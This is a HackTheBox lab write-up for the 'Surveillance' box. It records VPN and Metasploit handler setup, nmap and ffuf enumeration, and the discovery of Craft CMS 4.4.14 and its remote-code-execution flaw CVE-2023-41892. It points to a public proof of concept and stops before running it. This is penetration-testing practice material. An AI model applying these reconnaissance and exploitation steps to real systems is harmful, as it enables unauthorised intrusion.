
Surveillance



IP: 10.129.122.21

Info Gathering


Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Surveillance
cd ~/HTB/Boxes/Surveillance

# Open a tmux session
tmux new -s Surveillance

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to HackTheBox OpenVPN
sudo openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
sudo msfconsole
workspace -a Surveillance
workspace Surveillance
setg LHOST 10.10.14.51
setg LPORT 1337
setg RHOST 10.129.122.21
setg RHOSTS 10.129.122.21
setg SRVHOST 10.10.14.51
setg SRVPORT 9000
use multi/handler
```

Enumeration


```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A 10.129.122.21 -oN surveillance.nmap
```

Hosts



```
Hosts
=====

address        mac  name  os_name  os_flavor  os_sp  purpose  info
-------        ---  ----  -------  ---------  -----  -------  ----
10.129.122.21             linux               5.X    server
```

Services




```
Services
========

host           port  proto  name  state  info
----           ----  -----  ----  -----  ----
10.129.122.21  22    tcp    ssh   open   OpenSSH 8.9p1 Ubuntu 3ubuntu0.4
10.129.122.21  80    tcp    http  open   nginx 1.18.0 Ubuntu
```

Gaining Access

In my nmap results I am able to see that 10.129.122.21 is forwarded to surveillance.htb in the browser

Screenshot Evidence




```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linu
| ssh-hostkey:
|   256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
|_  256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://surveillance.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
```

I added that value to my /etc/hosts file

```
# Edit File
vim /etc/hosts
# Added Line
10.129.122.21    surveillance.htb
```

Screenshot Evidence




```
127.0.0.1        localhost
127.0.1.1        kali
10.129.122.21    surveillance.htb

# The following lines are desirable for IPv6
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

I am then able to access the site in my browser


LINK: http://surveillance.htb/

Screenshot Evidence



I viewed the page source to check comments and look for version information and discovered in the footer the site is running Craft CMS version 4.4.14

Screenshot Evidence




```
<!-- footer section -->
<section class="footer_section">
  <div class="container">
    <p>
      &copy; <span id="displayYear"></span> All Rights Reserved By
      SURVEILLANCE.HTB</a><br> <b>Powered by <a href="https://github.com/craftcms/cms/tree/4.4.14"/>Craft CMS</
    </p>
  </div>
```

Visiting the link shows me the source code for the site
SOURCE: https://github.com/craftcms/cms/tree/4.4.14

I ran a Google search for “**craft cms 4.4.14 exploit**” and discovered CVE-2023-41892 which is a remote code exeuction (RCE)
REFERENCE: https://threatprotect.qualys.com/2023/09/25/craft-cms-remote-code-execution-vulnerability-cve-2023-41892/

Screenshot Evidence


craft cms 4.4.14 exploit

About 9,300 results (0.32 seconds)


Qualys
https://threatprotect.qualys.com › 2023/09/25 › craft-c...

Craft CMS Remote Code Execution Vulnerability (CVE- ...

Sep 25, 2023 — **Craft CMS** is vulnerable to a security **vulnerability** that may allow an attacke to perform remote code **execution** on successful exploitation.

I next looked for an available proof of concept and found one on GitHub by Google searching "**CVE-2023-41892 proof of concept**"
REFERENCE: https://gist.github.com/gmh5225/8fad5f02c2cf0334249614eb80cbf4ce

Screenshot Evidence


CVE-2023-41892 proof of concept

About 77,600 results (0.23 seconds)

CVE-2023-41892 is a security vulnerability discovered in Craft CMS, a popular content management system. Craft CMS versions affected by this vulnerability allow attackers to execute arbitrary code remotely, potentially compromising the security and integrity of the application.

Gist
https://gist.github.com › gmh5225

CVE-2023-41892 (Craft CMS Remote Code Execution) - POC


I copy and pasted the exploit into a file on my machine
The PoC does not work as is and requires some modification
Reasoning for this is the exploit needs to be able to write to a directory on the webserver.
The native root directory the exploit defines is not writeable
SOURCE: https://blog.calif.io/p/craftcms-rce

Line 21 and Line 53 house the shell.php file which can safely be assumed is the file we are uploading to the target.
I added a URI value before it trying the directories seen by Burpsuite such as css, js, DRD, images, img, usr, and var without success
I fuzzed for more possibilities

```
# Command Executed
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://surveillance.htb/FUZZ -c -ac
```

This discovered a login page at /admin which I also attempted to write to without success. However, looking in Burp a new directory appeared “**cpresources**”

Screenshot Evidence




http://surveillance.htb
/
action=conditions%2Frender&configObje
DTD
admin
cpresources
css

Just in case I grepped my wordlists for cpresources and fuzzed again using a wordlist that contains cpresources

```
# Find Wordlist
grep -R cpresources /usr/share/wordlists/*

# Fuzz with it
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/dsstorewordlist.txt -u http://surveillance.htb/FUZZ
-c -ac
```


Screenshot Evidence



```
┌──(root㉿kali)-[~/HTB/Boxes/Surviellance]
└─# ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/dsstorewordlist.txt -u http

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://surveillance.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/dsstorewo
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htaccessTtfsioVu       [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 67ms]
css                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 67ms]
images                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 65ms]
img                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 71ms]
fonts                   [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 71ms]
web.config              [Status: 200, Size: 1202, Words: 385, Lines: 28, Duration: 71ms]
.htaccess               [Status: 200, Size: 304, Words: 43, Lines: 10, Duration: 73ms]
index.php               [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 89ms
admin                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 186ms]
cpresources             [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 67ms]
index                   [Status: 200, Size: 1, Words: 1, Lines: 2, Duration: 1387ms]
logout                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 942ms]
